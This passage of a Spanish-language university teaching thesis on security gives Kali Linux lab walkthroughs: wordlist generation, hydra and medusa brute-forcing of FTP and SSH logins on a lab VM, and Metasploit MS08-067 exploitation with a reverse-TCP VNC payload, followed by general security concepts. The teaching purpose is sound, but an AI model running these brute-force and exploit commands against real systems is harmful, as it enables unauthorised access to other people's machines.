dirb          dnsmap.txt    fern-wifi     nmap.lst      sqlmap.txt
dirbuster     fasttrack.txt metasploit    rockyou.txt.gz wfuzz
root@kali:/usr/share/wordlists#
```

Paso 2

Después pongan cd metasploit y ls

```
root@kali:/usr/share/wordlists# cd metasploit
root@kali:/usr/share/wordlists/metasploit# ls
```

Paso 3 pongan el comando cat sap_common.txt

```
root@kali:/usr/share/wordlists/metasploit# cat *
ap_common.txt          scada_default_userpass.txt  sid.txt
ap_default.txt         sensitive_files.txt         snmp_default_pass.txt
ap_icm_paths.txt       sensitive_files_win.txt
root@kali:/usr/share/wordlists/metasploit# cat sap_common.txt
sapadm
SAPSID>adm
cd<SAPSID>
sp<SAPSID>db
SAPSID>
spservice<SAPSID>
spr3
SPSR3
rs<SAPSID>
```

Paso 4 Usen el comando cd /usr/share/crunch/

```
root@kali:~# cd /usr/share/crunch/
```

Paso 5 Entramos al directorio vim charset.lst

```
oot@kali:/usr/share/crunch# ls
charset.lst
oot@kali:/usr/share/crunch# vim charset.lst
```

Paso 6 Crear el directorio crunch 66 -f /usr/share/crunch/charset.lst mixalpha

```
root@kali:/usr/share/crunch# vim charset.lst
root@kali:/usr/share/crunch# crunch 6 6 -f /usr/share/crunch/charset.lst mixalpha
Crunch will now generate the following amount of data: 138394267648 bytes
131983 MB
128 GB
0 TB
```

Paso 7

Crear directorio con el nombre passwd.txt

```
root@kali:~# cd /usr/share/crunch# crunch 8 8 -t ,@#^%&* -o passwd.txt
Crunch will now generate the following amount of data: 172262376000 bytes
164282 MB
160 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 19140264000
```

Paso 8 Ya creados los directorios abran hydra

```
root@kali:~# hydra
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military
purposes.

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]
S]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SOU]

Options:
-l LOGIN or -L FILE login with LOGIN name, or load several logi
-p PASS or -P FILE try password PASS, or load several passwor
-C FILE colon separated "login:pass" format, instead of -L/-P
-M FILE list of servers to attack, one entry per line, ':' to
-t TASKS number of connects in parallel (per host, d
-U service module usage details
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M
service the service to crack (see below for supported protoco
OPT some service modules support additional input (-U for
```

Paso 9 Escriban el comando nmap -sP (maquina Windows)

```
root@kali:~# nmap -sP 192.168.57.15
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-12-14 10:25 EST
Nmap scan report for 192.168.57.15
Host is up (0.00034s latency).
MAC Address: 08:00:27:5F:79:61 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
root@kali:~# nmap 192.168.57.15
Starting Nmap 7.25BETA2 ( https://nmap.org ) at 2016-12-14 10:25 EST
Nmap scan report for 192.168.57.15
Host is up (0.00056s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
4848/tcp  open  appserv-http
8080/tcp  open  http-proxy
9290/tcp  open  wap-wsp
49153/tcp open  unknown
49154/tcp open  unknown
MAC Address: 08:00:27:5F:79:61 (Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 4.99 seconds
root@kali:~#
```

Paso 10

Entren al directorio cd /usr/share/wordlists/ luego ls y por ultimo cd metasploit

```
Example: hydra -l user -P passlist.txt ftp://192.168.0.1
root@kali:~# cd /usr/share/wordlists/
root@kali:~# cd /usr/share/wordlists/
root@kali:~# ls
dirb dirbuster dnsmap.txt fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt.gz sqlmap.txt wfuzz
root@kali:~# cd /usr/share/wordlists/
root@kali:~# cd metasploit
```

Paso 11

Dentro de metasploit pongan ls

```
root@kali: /usr/share/wordlists/metasploit
ls
root@kali: /usr/share/wordlists/metasploit# ls
adobe_top100_pass.txt      ipmi_passwords.txt      rpc_names
av_hips_executables.txt   ipmi_users.txt          rservices
av-update-urls.txt        joomla.txt              sap_commo
burnett_top_1024.txt       keyboard-patterns.txt   sap_defau
burnett_top_500.txt        malicious_urls.txt      sap_icm_p
cms400net_default_userpass.txt  mirai_pass.txt         scada_def
common_roots.txt          mirai_user_pass.txt     sensitive
db2_default_pass.txt      mirai_user.txt          sid.txt
db2_default_userpass.txt   multi_vendor_cctv_dvr_pass.txt  snmp_defa
default_pass_for_services_unhash.txt  multi_vendor_cctv_dvr_users.txt  tftp.txt
default_userpass_for_services_unhash.txt  oracle_default_hashes.txt      tomcat_mgr
dlink_telnet_backdoor_userpass.txt      oracle_default_passwords.csv    tomcat_mgr
hcl_oracle_passwords.csv  password.lst            unix_pass
http_default_pass.txt      pinta_ssh_userpass.txt  vnc_passw
http_default_userpass.txt  postgres_default_pass.txt  vncworks_c
http_owa_common.txt        postgres_default_userpass.txt  vncworks_c
idrac_default_pass.txt     postgres_default_user.txt
idrac_default_user.txt     routers_userpass.txt
```

Paso 12 Copien el directorio password.ls, unix_users.txt, y

default_users_for_services_unhash.txt

```
root@kali: /usr/share/wordlists/metasploit# cp password.lst ../
root@kali: /usr/share/wordlists/metasploit# cp unix_users.txt ../
root@kali: /usr/share/wordlists/metasploit# cp default_users_for_services_unhash.txt ../
root@kali: /usr/share/wordlists/metasploit# ls
adobe_top100_pass.txt      ipmi_passwords.txt      rpc_names.txt
av_hips_executables.txt   ipmi_users.txt          rservices_from
av-update-urls.txt        joomla.txt              sap_common.txt
burnett_top_1024.txt       keyboard-patterns.txt   sap_default.txt
burnett_top_500.txt        malicious_urls.txt      sap_ica_paths.txt
cms400net_default_userpass.txt  mirai_pass.txt         scada_default_use
common_roots.txt          mirai_user_pass.txt     sensitive_files.t
db2_default_pass.txt      mirai_user.txt          sensitive_files.w
db2_default_userpass.txt   multi_vendor_cctv_dvr_pass.txt  sid.txt
default_pass_for_services_unhash.txt  multi_vendor_cctv_dvr_users.txt  snmp_default_pass
default_userpass_for_services_unhash.txt  namelist.txt           tftp.txt
oracle_default_hashes.txt  tomcat_mgr default
```

Paso 13

Copien esos directorios al directorio raíz /usr/share/wordlists/

```
root@kali: /usr/share/wordlists# ls
dirb dirbuster dnsmap.txt fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt.gz sqlmap.txt wfuzz
root@kali: /usr/share/wordlists# ls -al
total 52128
drwxr-xr-x  2 root root   4096 Dec 14 09:55 .
drwxr-xr-x 41 root root 12288 Dec  6 10:24 ..
lrwxrwxrwx  1 root root    25 Sep  9 14:00 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx  1 root root    38 Sep  9 14:00 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx  1 root root    35 Sep  9 14:00 dnsmap.txt -> /usr/share/dnsmap/wordlist TLAs.txt
lrwxrwxrwx  1 root root    41 Sep  9 14:00 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx  1 root root    45 Sep  9 14:00 fern-wifi -> /usr/share/fern-wifi-cracker/extra/wordlists
lrwxrwxrwx  1 root root    46 Sep  9 14:00 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx  1 root root    41 Sep  9 14:00 nmap.lst -> /usr/share/nmap/hselib/data/passwords.lst
lrwxrwxrwx  1 root root    33 Sep  9 14:01 rockyou.txt.gz -> /usr/share/rockyou.txt.gz
lrwxrwxrwx  1 root root    34 Sep  9 14:01 sqlmap.txt -> /usr/share/sqlmap.txt/wordlist.txt
lrwxrwxrwx  1 root root    25 Sep  9 14:01 wfuzz -> /usr/share/wfuzz/wordlist
root@kali: /usr/share/wordlists# cd -
/usr/share/wordlists/metasploit
root@kali: /usr/share/wordlists/metasploit# cp default_users_for_services_unhash.txt /usr/share/wo
wordlists/
root@kali: /usr/share/wordlists/metasploit# cp default_users_for_services_unhash.txt /usr/share/wordlists/
root@kali: /usr/share/wordlists/metasploit# cp password.lst /usr/share/wordlists/
root@kali: /usr/share/wordlists/metasploit# cp unix_users.txt /usr/share/wordlists/
```


Paso 14

salgan con `cd -` y verifiquen con `ls` si los archivos están ahí

```
root@kali: /usr/share/wordlists/metasploit# cd -  
/usr/share/wordlists  
root@kali: /usr/share/wordlists# ls  
default_users_for_services_unhash.txt  dnsmap.txt      metasploit      rockyou.txt.gz  wfuzz  
dirb                                     fasttrack.txt   nmap.lst        sqlmap.txt  
dirbuster                              fern-wifi       password.lst     unix_users.txt
```

Paso 15

Unan los directorios como se muestra en la imagen



```
root@kali: /usr/share/wordlists  
root@kali: /usr/share/wordlists# ls  
default_users_for_services_unhash.txt  dnsmap.txt      metasploit      rockyou.txt.gz  wfuzz  
dirb                                     fasttrack.txt   nmap.lst        sqlmap.txt  
dirbuster                              fern-wifi       password.lst     unix_users.txt  
root@kali: /usr/share/wordlists# cat unix_users.txt default_users_for_services_unhash.txt > u  
root@kali: /usr/share/wordlists# cat unix_users.txt password.lst > password.txt  
root@kali: /usr/share/wordlists#
```


Paso 17

Pongan el comando `hydra -l users.txt -p password.txt ftp://y` la ip de la victima

```
Example: hydra -l user -P passlist.txt ftp://192.168.0.1  
root@kali: /usr/share/wordlists# hydra -L users.txt -P password.txt ftp://192.168.57.15  
Hydra v8.2 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for  
gal purposes.  
  
Hydra (http://www.thc.org/thc-hydra) starting at 2016-12-14 10:34:47  
[DATA] max 16 tasks per 1 server, overall 64 tasks, 91073703 login tries (l:1029/p:80507), ~80939 tries per  
[DATA] attacking service ftp on port 21  
[21][ftp] host: 192.168.57.15 login: vagrant password: vagrant [21][ftp] 100% success
```

Paso 18

Abran medusa



```
root@kali: /usr/share/wordlists  
File Edit View Search Terminal Help  
root@kali: /usr/share/wordlists# medusa or load several passwords f  
-C FILE colon separated "login:pass" format, instead of -L/-P opt  
-M FILE list of servers to attack, one entry per line, ':' to spe
```


Paso 19

Atacaremos al mismo dispositivo solo que con otro tipo de puerto el cual seria
ssh

En medusa el comando a utilizar es: medusa -h (ip victima) -U users.txt -P
password.txt -M ssh

```
root@kali:~/usr/share/wordlists# medusa -h 192.168.57.15 -U users.txt -P password.txt -M ssh
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>
Example: medusa -h 192.168.1.1 -U users.txt -P passwords.txt -M ssh
ACCOUNT CHECK: [ssh] Host: 192.168.57.15 (1 of 1, 0 complete) User: vagrant (1 of 963, 0 complete) Password: vagra
nt (1 of 88587 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.57.15 User: vagrant Password: vagrant [SUCCESS]
ACCOUNT CHECK: [ssh] Host: 192.168.57.15 (1 of 1, 0 complete) User: 4Dgifts (2 of 963, 1 complete) Password: vagra
nt (1 of 88587 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.57.15 (1 of 1, 0 complete) User: 4Dgifts (2 of 963, 1 complete) Password: 4Dgif
ts (2 of 88587 complete)
```

Metasploit framework



Objetivo:

- Definir qué clase de exploit ocuparemos y que sistema operativo
- Configurar cada sección de los exploits y payloads
- Aprender a usar la aplicación de metasploit

Información básica / Preparación

crear un laboratorio con la máquina virtual de kali y Windows xp
previamente instalada, consultar que puertos tiene abiertos la máquina para
buscar los exploit que están asociados a ese puerto. Puede ocupar cualquier que
este abierto en la máquina.

Paso 1 Inicien el servicio postgresql

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# service postgresql start  
root@kali:~#
```

Paso 2 Abran metasploit

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# msfconsole
```

Paso 3 Inicien la base de datos

```
+ -- --[ 433 payloads - 39 encoders - 8 nops ]  
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
msf > msfdb init  
[*] exec: msfdb init  
  
A database appears to be already configured, skipping initialization  
msf >
```

Paso 4 Usen el exploit de samba ya que ese puerto esta abierto en Windows xp

```
msf > use exploit/windows/smb/ms08_067_netapi  
msf exploit(ms08_067_netapi) > show
```

Paso 5

Nos muestra con el comando info la información de ese exploit

```
msf > use exploit/windows/smb/ms08_067_netapi  
msf exploit(ms08_067_netapi) > info  
  
Name: MS08-067 Microsoft Server Service Relative Path Stack Corruption  
Module: exploit/windows/smb/ms08_067_netapi  
Platform: Windows  
Privileged: Yes  
License: Metasploit Framework License (BSD)  
Rank: Great  
Disclosed: 2008-10-28  
  
Provided by:  
hdm <x@hdm.io>  
Brett Moore <brett.moore@insomniasec.com>
```

Paso 6

Pongan el comando show payloads

```
ctive Injection), Reverse Hop HTTP/HTTPS Stager
  windows/vncinject/reverse_http                                normal
ctive Injection), Windows Reverse HTTP Stager (wininet)
  windows/vncinject/reverse_ipv6_tcp                            normal
ctive Injection), Reverse TCP Stager (IPv6)
  windows/vncinject/reverse_nonx_tcp                            normal
ctive Injection), Reverse TCP Stager (No NX or Win7)
  windows/vncinject/reverse_ord_tcp                             normal
ctive Injection), Reverse Ordinal TCP Stager (No NX or Win7)
  windows/vncinject/reverse_tcp                                normal
ctive Injection), Reverse TCP Stager
  windows/vncinject/reverse_tcp_allports                        normal
ctive Injection), Reverse All-Port TCP Stager
  windows/vncinject/reverse_tcp_dns                             normal
ctive Injection), Reverse TCP Stager (DNS)
  windows/vncinject/reverse_tcp_rc4                             normal
ctive Injection), Reverse TCP Stager (RC4 Stage Encryption, Metasm)
```

Paso 7

Verifiquen si el servicio postgresql esta activo

```
Applications ▾ Places ▾ Terminal ▾ Wed 12:43
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# service postgresql status
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
   Active: active (exited) since Wed 2016-12-07 12:32:35 EST; 10min ago
     Process: 1505 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
    Main PID: 1505 (code=exited, status=0/SUCCESS)
       Tasks: 0 (limit: 4915)
      CGroup: /system.slice/postgresql.service

Dec 07 12:32:35 kali systemd[1]: Starting PostgreSQL RDBMS...
Dec 07 12:32:35 kali systemd[1]: Started PostgreSQL RDBMS.
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...\
```

Paso 8

Con el comando host nos muestra todos los dispositivos que están conectados a la red

```
msf >
msf > host
msf > hosts

Hosts
=====
address      mac              name  os_name  os_flavor  os_sp  purpose  info  comments
-----
192.168.57.7  08:00:27:0c:ab:56 Unknown
192.168.57.9  08:00:27:38:F4:8B Windows XP
192.168.57.11 client
```

Paso 9

Con el comando `services -p 445` para ver si ese puerto está abierto en esa maquina

```
msf > services -p 445

Services
=====

host      port  proto  name          state  info
-----
192.168.57.9  445  tcp    microsoft-ds  open
192.168.57.11 445  tcp    microsoft-ds  open  Windows XP microsoft-ds

msf > █
```

Paso 10 Introducimos el payloads para Windows XP

```
er (winm1tcp)

msf exploit(ms08_067_netapi) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf exploit(ms08_067_netapi) >
```

Paso 12 Vuelvan a poner show opción

```
msf exploit(ms08_067_netapi) > set payload windows/vncinject/reverse_tcp
payload => windows/vncinject/reverse_tcp
msf exploit(ms08_067_netapi) > show options █
```

Paso 13

Verifiquen la ip de kali

```
msf exploit(ms08_067_netapi) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.57.10 netmask 255.255.255.224 broadcast 192.168.57.31
    inet6 fe80::a00:27ff:fe27:6d4 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:27:06:d4 txqueuelen 1000 (Ethernet)
    RX packets 340 bytes 47037 (45.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4520 bytes 308474 (301.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
```

Paso 14 Pongan el comando set LHOST (y la ip de kali)

```
TX packets 22387  bytes 17131884 (16.3 MiB)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
msf exploit(ms08_067_netapi) > set LHOST 192.168.57.10
LHOST => 192.168.57.10
```

Paso 15 Pongan el comando set RHOST (y la ip vulnerable de xp)

```
[*] Exploit completed, but no session was created.
msf exploit(ms08_067_netapi) > set RHOST 192.168.57.11
RHOST => 192.168.57.11
```

Paso 16 Verifiquen si la maquina es vulnerable

```
msf exploit(ms08_067_netapi) > check
[+] 192.168.57.11:445 The target is vulnerable.
msf exploit(ms08_067_netapi) >
```

Paso 17 Cuando hayan verificado que este vulnerable ponemos el comando

exploit

```
msf exploit(ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.57.10:4444
[*] 192.168.57.11:445 - Automatically detecting the target...
[*] 192.168.57.11:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.57.11:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.57.11:445 - Attempting to trigger the vulnerability...
[*] Sending stage (481920 bytes) to 192.168.57.11
[*] Starting local TCP relay on 127.0.0.1:5900...
[*] Local TCP relay started.
[*] Launched vncviewer.
[*] Session 1 created in the background.
msf exploit(ms08_067_netapi) > Connected to RFB server, using protocol version 3.8
Enabling TightVNC protocol extensions
```

Paso 18

Aquí ya sale la conexión a la maquina de XP



FACULTAD DE INFORMATICA Y CIENCIAS APLICADAS



ING. EN SISTEMAS Y COMPUTACIÓN/TÉCNICO EN REDES

Tesis:

Material para Docente sobre seguridad

Alumnos:

Acevedo segura Daniel Alexander

Sánchez Rodríguez Bryan Ricardo

San Salvador, 22 de noviembre de 2019, El Salvador, Centroamérica

Índice

Conceptos de seguridad	4
Seguridad física y lógica	5
Seguridad lógica	5
Seguridad física	5
Información de análisis de riesgos	5
Información que se obtiene en un análisis	5
¿Siempre has querido iniciarte en el mundo del Ethical Hacking y no sabes por dónde empezar?	6
¿Qué esperas para iniciarte en el maravilloso mundo del Ethical Hacking?	6
¿Para quién es este curso?	6
Concepto de seguridad informática	7
Los virus informáticos	7
Encriptación simétrica	8
¿Por qué es importante encriptar la información?	8
Múltiples niveles de seguridad	9

Metasploit Framework	10
¿Qué es setoolkit?	12
¿ Que es hydra ?.....	13
¿Cómo funciona Burp Suite?	14
¿Qué pasos hay que seguir para prevenir un ataque?.....	15
Proteger los equipos.....	15
Contraseñas fuertes	15
Utilizar protocolos de seguridad.....	16
Comprobar la autenticidad de enlaces y perfiles	16
Evitar dar datos personales.....	16
No descargar contenido pirata.....	16
Realizar una copia de seguridad.....	16
¿Por qué necesitas un firewall para tu empresa?.....	17
Ventajas de mejorar la seguridad y protección de tu empresa	17
El control total de la información.....	17
La reducción de costes	17
Mayor eficacia en los procesos	17

¿Qué es un firewall?	18
¿Cómo mejorar la seguridad de mi negocio?	18
¿Cuáles son los servicios de valor añadido de un firewall empresarial?	19
Desafíos para estudiantes del curso	20

Conceptos de seguridad

Antes de realizar una instalación habrá que tener en cuenta ciertas consideraciones bien claras ya que van a definir la instalación que se efectuará:

1. Qué es lo que vamos a proteger.
2. De quien lo queremos proteger.
3. Situación de los objetos que deseamos proteger.
4. Entorno de dichos objetos.
5. Valor de los objetos.
6. Existencia de una reglamentación que condicione la instalación.
7. Presupuesto de que se dispone.

Hay que advertir que es prácticamente imposible realizar una instalación perfecta, dado los condicionantes existentes en cada una de ellas y las limitaciones propias de los equipos de, ya que, aunque llegan a un muy grado de fiabilidad siempre existen riesgos.

En general podemos definir a un sistema de seguridad, como el conjunto de elementos e instalaciones necesarios para proporcionar a las personas y bienes materiales existentes en un local determinado, protección frente a ataque

Seguridad física y lógica

los datos deben protegerse aplicando:

Seguridad lógica

- Uso de herramientas de protección de la información en el mismo medio en el que genera o transmite.

Seguridad física

- Procedimientos de protección física del sistema
- Medidas de prevención de riesgos

Información de análisis de riesgos

Información que se obtiene en un análisis

- Determinación precisa de los recursos sensibles de la organización.
- Identificación de las amenazas del sistema.
- Identificación de las vulnerabilidades específicas del sistema.
- Identificación de posibles pérdidas.
- Identificación de la probabilidad de ocurrencia de una pérdida.
- Derivación de contramedidas efectivas.
- Identificación de herramientas de seguridad.
- Implementación de un sistema de seguridad eficiente en costes y tiempo

¿Siempre has querido iniciarte en el mundo del Ethical Hacking y no sabes por dónde empezar? Lo primero que deberías aprender es el uso correcto y profesional de Kali Linux. Desde su instalación hasta su uso con la línea de comandos (Shell). En este curso comenzaremos con la idea de que no sabes absolutamente nada acerca de Kali y sus comandos Linux. Es por esta razón que este curso es para ti. Ya que con esta primicia de curso te iras convirtiendo en un Profesional en Ethical Hacking.

¿Qué esperas para iniciarte en el maravilloso mundo del Ethical Hacking? Sorpréndete al aumentar y potenciar tus habilidades que solamente son exclusivas para los genios del mundo virtual. Actualmente todo el mundo se encuentra interconectado a Internet, es por esta razón que aprender esta habilidad te dará una ventaja competitiva ante los demás.

Para iniciar el curso de Kali Linux, no necesitas ser ningún experto o experta en informática. El curso está diseñado para iniciar de cero y llegar a cien en poco tiempo.

¿Para quién es este curso?

- ✓ Dirigido para aquellos que no tienen experiencia en Linux y buscan aprender el uso avanzado de Kali Linux
- ✓ Todo aquel o aquella que tenga un conocimiento muy básico del Ethical Hacking y quieren aprender aún más.
- ✓ Desea aprender a crear objetivos y hackear sistemas usando Kali Linux para motivos de pruebas.

Concepto de seguridad informática

Lo primero que se debe mencionar es que en muchos casos se suelen confundir dos conceptos la seguridad informática y la seguridad de información, aunque suenen muy parecidos tienen puntos clave que hacen una diferencia.

La seguridad informática se encarga de la seguridad del medio informático, según varios autores la informática es la ciencia encargada de los procesos, técnicas de Introducción a la seguridad informática y el análisis de vulnerabilidades, métodos que buscan procesar almacenar y transmitir la información, mientras tanto la seguridad de la información no se preocupa sólo por el medio informático, se preocupa por todo aquello que pueda contener información, en resumen, esto quiere decir que se preocupa por casi todo, lo que conlleva a afirmar que existen varias diferencias, pero lo más relevante es el universo que manejan cada uno de los conceptos en el medio informático.

Los virus informáticos

Un virus informático puede hacer muchas cosas, por ejemplo, eliminar archivos, evitar accesos a las computadoras, robo de información, bloqueo de funciones de un sistema operativo o de programas dentro de una computadora. Indica que existen varios tipos de virus que se los puede definir de la siguiente manera:

Virus de sector de arranque (BOOT)

- Virus de archivos ejecutables
- Virus de macros
- Virus de lenguajes de Script
- Malware
- Gusanos
- Troyanos
- Spyware
- Key loggers
- Adware
- Dialers

- Backdoors
- Otros
- Rootkits
- Bacterias
- Bombas de tiempo

Se mencionó algunos, ya que la lista es bastante grande pero la mayoría son programados para causar daños relacionados con la red y tener la capacidad de auto propagación, esto quiere decir que se multiplica el mismo muchas veces y se posiciona en partes automatizadas del sistema operativo infectado.

Encriptación simétrica



Este sistema usa la misma clave para cifrar y descifrar la información entre el emisor y receptor, quienes se ponen de acuerdo sobre la clave a utilizar de antemano. El sistema simétrico es el más inseguro, ya que en la comunicación de la clave entre los involucrados es fácil de interceptar; además, cómo la seguridad de un sistema de cifrado debe colocarse en la fuerza de la clave, esta podría ser demasiado larga, lo que lo hace poco práctico.

¿Por qué es importante encriptar la información?


En el mundo actual, la información es poder y dinero, y los cibercriminales lo saben: es por ello que la fuga de datos es uno de los principales ciberataques del que son víctimas las empresas, y el que más dinero les cuesta: según un estudio patrocinado por IBM, una fuga de datos puede llegar a costarle a una empresa grande 4 millones de dólares en promedio. El caso de las Pymes es más preocupante, ya que suelen ser las víctimas predilectas de este tipo de ataques (hasta un 90%), principalmente porque no suelen tener cuidado en el manejo y preservación de sus datos, llegando a perder un promedio de 36 mil dólares por ataque, de acuerdo al estudio realizado por First Data

Múltiples niveles de seguridad

Los softwares de encriptación pagos hacen uso de los algoritmos de cifrado más avanzados y seguros, como el AES; además, hacen uso de claves de hasta 256 bits, tamaño que se considera ideal por su seguridad y su desempeño al momento de la comunicación. Por último, la gran mayoría de las soluciones sin licencia emplean encriptación simétrica o asimétrica; en cambio, las herramientas pagas utilizan la encriptación híbrida que, como mencionamos antes, es la más segura y rápida.

Escaneo y enumeración con nmap

En un proceso de auditoría de seguridad una de las primeras tareas que se debe llevar a cabo es identificar qué equipos se tienen en la red, para eso la herramienta más común es “nmap”, la cual es una aplicación que sirve para escanear la red dentro de una organización, se la puede instalar en Linux, Windows o Mac Os.



Si se está utilizando una versión de Linux, en este caso “Kali Linux” se puede ejecutar la ayuda de esta herramienta en la consola mediante la sentencia “man nmap”. Si se desea escanear un equipo de la red, por ejemplo 192.168.0.105, la cual es una determinada dirección de red se debe ubicar lo siguiente “nmap -sn 192.168.0.105/24”, lo que indica que se va a verificar todo lo relacionado a ese equipo seguido de la máscara de red

Una opción para escanear los equipos es hacerlo directamente mediante la IP ya encontrada, la cual realizará un escaneo y mostrará todos los puertos que tenga abierto, por ejemplo “nmap 192.168.0.101”

```
root@byte-mind ~ # nmap -sT 192.168.1.135

Starting Nmap 7.60 ( https://nmap.org ) at 2017-09-30 16:39 CEST
Nmap scan report for 192.168.1.135
Host is up (0.00041s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  iclslap
5357/tcp   open  wsddapi
10243/tcp   open  unknown
MAC Address: (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 18.12 seconds
root@byte-mind ~ #
```

Metasploit Framework



De acuerdo con la Política de servicios de red de Kali Linux , ningún servicio de red, incluidos los servicios de base de datos, se ejecuta en el arranque de forma predeterminada, por lo que hay que seguir un par de pasos para que Metasploit funcione y sea compatible con la base de datos. Metasploit usa PostgreSQL como su base de datos, por lo que debe iniciarse primero. **service postgresql start** Puede verificar que PostgreSQL se esté ejecutando verificando la salida de **ss -ant** y asegurándose de que el puerto 5432 esté escuchando.

```
State Recv-Q Send-Q Local Address: Port Peer Address: Port
LISTEN 0 128:22::: *
LISTEN 0 128 *:22 *:
LISTEN 0 128 127.0.0.1:5432 *:*
```

LISTEN 0 128 ::1:5432 :::*

Con PostgreSQL en funcionamiento, a continuación necesitamos crear e inicializar la base de datos msf .

msfdb init: con esto se inicia la base de datos ya dentro de metasploit

En este caso se va a empezar a buscar la vulnerabilidad indicada por el identificador del boletín publicado por Microsoft, para esto se escribe el siguiente comando “search MS17-010” el cual informa que no tiene un índice rápido, lo que implica que la búsqueda puede tardar un poco vemos. Si se desea utilizar un exploit de los mostrados por la herramienta se debe ubicar el siguiente comando “use exploit/windows/smb/ms17_010_eternalblue”, en este caso este exploit puede mostrar varias opciones las que pueden ser mostradas con el comando “show options”

